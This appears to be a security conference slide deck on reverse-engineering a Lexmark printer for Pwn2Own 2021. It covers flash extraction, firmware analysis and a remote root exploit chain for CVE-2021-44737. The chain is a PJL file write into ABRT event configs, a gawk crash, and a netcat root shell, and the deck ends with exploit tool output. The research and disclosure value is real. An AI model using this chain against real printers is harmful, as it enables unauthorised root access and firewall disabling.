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Toner deaf - Printing your next persistence



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Platform Security Overview

So what's happening?

- Bought a Lexmark printer for Pwn2Own 2021 and had no idea about printer security!
 - Very little previous research online
- Where to start? A few goals:
 - Be able to analyze the software running on the device (statically)
 - Be able to debug the printer live and determine what's going on (dynamically)
- Two-pronged approach
 - Hardware Analysis
 - Software Analysis



Platform Security Overview


- Hardware Security
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Hardware Research


- Immediately clear there was not a lot about this device online or lexmark printers on a whole
- Two printers purchased
- OTA update firmware is encrypted
- Time to open it up and see what's inside!




Main PCB



Marvel SOC and Micron NAND flash




- Marvell 88PA6220-BUX2
- Printer specific ARM SOC



- [Micron MT29F2G08ABAGA](#)
- The 2G in the flash model stands for 2Gb (gigabit), i.e. 256MB

Serial UART (JRIP1)




- TX pin enabled, output:

```
U-Boot 2018.07-AUTOINC+761a3261e9 (Feb 28 2020 - 23:26:43
+0000)
## Booting kernel from Legacy Image at 00a00000 ...
Image Name:      Linux-4.17.19-yocto-standard-74b
Image Type:      ARM Linux Kernel Image (uncompressed)
Data Size:       4773352 Bytes = 4.6 MiB
Load Address:    00008000
Entry Point:     00008000
```

- RX pin disabled? No interactive u-boot shell


Extracting the Firmware From Flash

- Connect the TSOP-48 adapter to the flash programmer
- Delicate job performed under the microscope
 - Remove flash using heat gun (melt solder)
 - Clean flash pins carefully
 - Place flash carefully into adapter, align pins
- Programmer: select the specific model of flash
- Read content, if error clean pins again and repeat



Extracting the Firmware (cont.)

- Flash dump is exactly 285,212,672 bytes (272MB) long, more than expected 268,435,456 bytes (256MB)
- The extra bytes are the OOB data
 - Needs to be removed before image can be used
 - Contains error codes, and flags for bad block management among other things
 - Each page has 2048-byte usable data + 128 bytes OOB data (2176 bytes)
- Usable flash size = $272\text{MB} * 2048 / 2176 = 256\text{MB}$



Extracting the Printer Binaries

We also see the "UBI#" block signature showing up

- UBI Volumes Extraction
 - `ubireader_display_info` to view the volumes
 - `ubireader_extract_images` to extract the volumes
- Interesting to us
 - `img-0_vol-Base.ubifs` contains the interesting binaries (squashfs, read-only volume)
 - `img-0_vol-InternalStorage.ubifs` contains the user data (ubifs, writable volume)

UBI Volumes
<code>img-0_vol-Base</code>
<code>img-0_vol-Copyright</code>
<code>img-0_vol-Engine</code>
<code>img-0_vol-InternalStorage</code>
<code>img-0_vol-Kernel</code>

Mission Accomplished - Static Firmware Analysis

- Extract with unsquashfs
 - Can now access the binaries!
 - So no block based encryption (e.g. dm-crypt)

```
$ unsquashfs img-0_vol-Base.ubifs
$ ls -l Base_squashfs_dir
drwxr-xr-x  2 cvisinescu cvisinescu 4096 Jun 22  2021 bin
drwxr-xr-x  2 cvisinescu cvisinescu 4096 Jun 22  2021 boot
-rw-r--r--  1 cvisinescu cvisinescu  909 Jun 22  2021 Build.Info
drwxr-xr-x  2 cvisinescu cvisinescu 4096 Mar 11  2021 dev
drwxr-xr-x 53 cvisinescu cvisinescu 4096 Jun 22  2021 etc
drwxr-xr-x  6 cvisinescu cvisinescu 4096 Jun 22  2021 home
drwxr-xr-x  8 cvisinescu cvisinescu 4096 Jun 22  2021 lib
drwxr-xr-x  2 cvisinescu cvisinescu 4096 Mar 11  2021 media
...
drwxr-xr-x  2 cvisinescu cvisinescu 4096 Mar 11  2021 run
drwxr-xr-x  2 cvisinescu cvisinescu 4096 Jun 22  2021 sbin
```



Platform Security Overview

- Hardware Security
- Software Security

Operating System

- OS is based on [Yocto Linux](#)
- Lexmark have custom layers to support their platform

```
meta
meta-poky
meta-yocto-bsp = "HEAD:5dabbae1203cdd72b9045179d4bc483f5666a46a"
meta-webserver
meta-networking
meta-oe
meta-python
meta-fileystems = "HEAD:8760facba1bceb299b3613b8955621ddaa3d4c3f"
meta-lexmark = "HEAD:136f640c48187469a17b568cf30e9a47aeca5097"
meta-granite = "HEAD:f1a3e7f37995d5b7907ca7dc22f83f3827164203"
meta-armada = "HEAD:4fd14a06ba117531efbe1e5f1ee1030209bd2b4a"
meta-abrt = "HEAD:a55df92c6fc027eef4148857371213462cb8bd8"
meta-rust = "HEAD:abb625bac074fbe627ee6b5bf7934491804cf876"
meta-qt4 = "HEAD:8e791c40140460825956430ba86b6266fdec0a93"
meta-gplv2 = "HEAD:813b7d2b5573d8591c6cd8087b326f0a0703d6b9"
```

Listening Services

- Map external attack surface and determine binaries from firmware
 - Reminder we don't have a shell at this point, as UART is RX pin is not enabled

```
FTP          21      tcp          - ftpd
HTTP         80      tcp          web        - httpd
IPPS         443     tcp          web        - httpd
LPR/LPD      515     tcp          - lpd
IPP          631     tcp          web        - httpd
ROB          5010    tcp          debug     - not running
HTTP         8000    tcp          web        - not running
Enhanced-Print 9400
NPAP         9500    tcp          - ipnpa
NPAP         9501    tcp          - ipnpa
IPDS         9600
Debug        10000   tcp          debug     -
MEX          65001   tcp          - WebServicesDaem
WS-Print     65002   tcp          - WebServicesDaem
WS-Eventing  65003   tcp          - WebServicesDaem
WS-Scan      65004   tcp          - mstscan-webservice
```

Remote Object Service Bus (ROB)

- Firewalled internal service

```
tcp    LISTEN  0    128    *:5010  *:*    users:  
(("remoteobject_se", pid=456, fd=14))
```

- ROB seems to be a custom Lexmark RPC-style mechanism, designed to allow interaction between objects via sockets (UDP and TCP)
- ROB objects are extensively used by most services
- Written in Rust and implemented in uranium
- Allows services on the device to share information and communicate
- Main focal point of things running on the device

ROB tools

- This part was done when we eventually got a shell
 - Harder to determine statically

```
root@XXXXXXXXXXXXXXXXX:~# rob help
Command-line remote object bus client

Available commands:
  ls                list objects on the bus
  elem              elemformat [args]
  call              object method elemformat [args]
  sendevent         object event elemformat [args]
  observeevent      object event
  waitforobject     waitforobject objectname [timeoutseconds]
  help              list commands and arguments
  morehelp          more in-depth explanation of this tool
```

- Services communicate on the bus

Remote Object Service Bus (ROB)

- Example RPC in code as follows:

```
int display_ui_message()  
{  
    instance = rob_proxy_instance();  
    rc = 0;  
    elem = rob_proxy_call_with_format(  
        instance,  
        &rc,  
        "applications.gui.prompts.displayprompt",  
        "displayMessage",  
        "{ssi}",  
        "title",  
        "");  
    if ( rc )  
        printf("%s: rc = %d\n", "display_ui_message", rc);  
    return rob_elem_free(elem);  
}
```

What about other components?

- That was actually a bit of a detour..
- A lot is written in Rust?
 - Hell No! The majority of binaries are still in native C
 - However, using Rust for this central uranium component is a good design choice
- Memory corruption still very much a thing with the external network services
 - Perhaps because they are really old? Massive undertaking to rewrite

What about crash output?

Crash Analysis and Coredumps

- WebUI coredumps are encrypted:
 - http://lexmark.local/cgi-bin/auto-fwdebug-se?cmd=dump_se&file=2021-10-07T173617Z.tzo.der
- We do have some crash stacks / memory maps via UART (but no registers):

```
:{  "signal": 6
:,  "executable": "/usr/bin/hydra"
:,  "stacktrace":
:    [ {  "crash_thread": true
:      ,  "frames":
:        [ {  "address": 1261290060
:          ,  "build_id_offset": 180812
:          ,  "function_name": "gsignal"
:          ,  "file_name": "/lib/libc.so.6"
:          }
:        , {  "address": 1261294256
:          ,  "build_id_offset": 185008
:          ,  "function_name": "abort"
:          ,  "file_name": "/lib/libc.so.6"
:          }
:        ]
:      }
:    ]
:  }
```

Hydra - TCP 9100

- Native C service which handles all the print related functionality
 - Printer Job Language (PJP)
 - Printer Control Language (PCL)
- A huge amount of code is within this binary and is also another key component

Attacking Hydra?

Mitigations

```
Arch:      arm-32-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       No PIE (0x10000)
FORTIFY:   Enabled
```

Options?

- Network-based fuzzing - limited debug visibility (no)
- Static reverse engineering (logic bugs!)
 - External data flowing in

Hydra - Printer Job Language (PJL)

```
@PJL SET PAPER=A4  
@PJL SET COPIES=10
```

- We started off reversing all the PJL handler functions

```
pjlpGrowCommandHandler("LREADRFIDTRACE", pjlp_handle_lreadrfidtrace);  
pjlpGrowCommandHandler("LDLWELCOMESCREEN", pjlp_handle_ldlwelcomescreen);  
pjlpGrowCommandHandler("LPORTLOOPBACK", pjlpHandlerLPortLoopBack);  
pjlpGrowCommandHandler("LEMAILALERTSDEBUG", pjlp_handle_lemailalertsdebug);  
pjlpGrowCommandHandler("LFAXSERVICE", pjlp_handle_lfaxservice);  
pjlpGrowCommandHandler("UNSUPPORTEDCOMMANDHANDLER",  
pjlp_handle_unsupportedcommand);
```

- We are interested in LDLWELCOMESCREEN as undocumented Lexmark command



Remote Exploitation

Remote Exploitation

- PjL File Write (CVE-2021-44737)



LDLWELCOMESCREEN

- Support a "file" command argument

```
int __fastcall pjl_handle_ldlwelcomescreen(char *client_cmd)
{
    result = pjl_check_args(client_cmd, "FILE",
                            "PJL_STRING_TYPE", "PJL_REQ_PARAMETER", 0);
    if ( result <= 0 )
        return result;
    filename = (const char *)pjl_parse_arg(client_cmd, "FILE", 0);
    return pjl_handle_ldlwelcomescreen_internal(filename);
}
```

pjl_handle_ldlwelcomescreen_internal


- Opens fd, calls inner function, closes fd and removes the file

```
unsigned int __fastcall pjl_handle_ldlwelcomescreen_internal(const char
*filename)
{
    if ( !filename )
        return 0xFFFFFFFF;

    fd = open(filename, 0xC1, 0777); // open(filename, O_WRONLY|O_CREAT|O_EXCL,
0777)
    if ( fd == 0xFFFFFFFF )
        return 0xFFFFFFFF;
    ret = pjl_ldwelcomescreen_internal2(0, 1, pjl_getc_, write_to_file_, &fd);
    if ( !ret && pjl_unk_function && pjl_unk_function(filename) )
        pjl_process_ustatus_device_(20001);
    close(fd);
    remove(filename); // Removal is annoying!
    return ret;
}
```

Understanding the File Write

- Internal function responsible for reading additional data and writing to opened file



- We fully reversed this (more details on the [blog](#))

Confirming the File Write

/usr/share/web/cgi-bin/eventlogdebug_se:

```
...
for i in 9 8 7 6 5 4 3 2 1 0; do
    if [ -e /var/fs/shared/eventlog/logs/debug.log.$i ] ; then
        cat /var/fs/shared/eventlog/logs/debug.log.$i
    fi
done
```

← → ↻ ⚠ Not secure | 192.168.1.110/cgi-bin/eventlogdebug_se

```
[+++++ Advanced EventLog (AEL) Retrieved Reports +++++]
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
[2021-10-18T11:42:56-0400][In][Method=retrieveLog Dataset=6]
[+++++]
```

- File automatically deleted between 1min and 1m40
- Find something that uses it within that time

Exploiting the Crash Event Handler aka ABRT

- Spent a lot of time looking for a way to execute code
- A lot of the file system was mounted read only (overlay filesystem)
- Can't overwrite existing files
- This looks interesting!

```
$ ls ./squashfs-root/etc/libreport/events.d
abrt_dbus_event.conf      emergencyanalysis_event.conf  rhtsupport_event.conf
vimrc_event.conf
ccpp_event.conf          gconf_event.conf            smart_event.conf
vmcore_event.conf
centos_report_event.conf koops_event.conf            svcerrd.conf
coredump_handler.conf   print_event.conf            uploader_event.conf
```

Coredump Handler


- How does this config work?

```
# coredump-handler passes /dev/null to abrt-hook-  
ccpp which causes it to write  
# an empty core file. Delete this file so we don't  
attempt to use it.  
EVENT=post-create type=CCpp  
    [ "$(stat -c %s coredump)" != "0" ] || rm  
coredump
```

If you need to collect the data at the time of the crash you need to create a hook that will be run as a post-create event.

WARNING: post-create events are run with root privileges!

- Yeah this sounds exactly what we need!



AWK / Log Rotation Bug!

- Found through fuzzing HTTP server (over the network)

```
# awk 'match($10,/AH00288/,b){a[b[0]]++}END{for(i in a) if (a[i] > 5) print  
a[i]}' \  
      /tmp/doesnt_exist  
free(): invalid pointer  
Aborted
```


- Race condition exists
 - Rotation for every 32KB of logs that are generated
 - Resulting log file unique at a one second granularity

```
ErrorLog "|/usr/sbin/rotatelogs -L '/run/log/apache_error_log' -p  
'/usr/bin/apache2-logstat.sh' /run/log/apache_error_log.%Y-%m-%d-%H_%M_%S  
32K"
```

- Generate HTTP logs such that rotation occurs 2x within one second
 - Two instances of `apache2-logstat.sh` parse same filename

Full Chain

Client (Exploit Code)



1) File write to
`/etc/libreport/events.d/edg.conf`

Port 9100


2) Trigger gawk crash to
use **ABRT** config

3) Connect to netcat
listener root shell!

Port 80

Port 4444

Server (Printer)



PJL File Write Demo

```
PS C:\Users\user\Documents\GitLab\missionabrt> python .\MissionAbrt.py -i 192.168.1.114

MissionAbrt - Lexmark Printer CVE-2021-44737 Exploit - Version 1.0
(16:26:52) [*] [file creation thread] running
(16:26:52) [*] Waiting for firewall to be disabled...
(16:26:52) [*] [file creation thread] connected
(16:26:52) [*] [file creation thread] file created. Waiting a bit...
(16:27:22) [*] [crash thread] running
(16:27:28) [*] Firewall was successfully disabled
(16:27:28) [*] [crash thread] done
(16:27:28) [*] [file creation thread] done
(16:27:28) [*] All threads exited
(16:27:28) [*] NOTE: To connect to additional shells outside of exploit use:
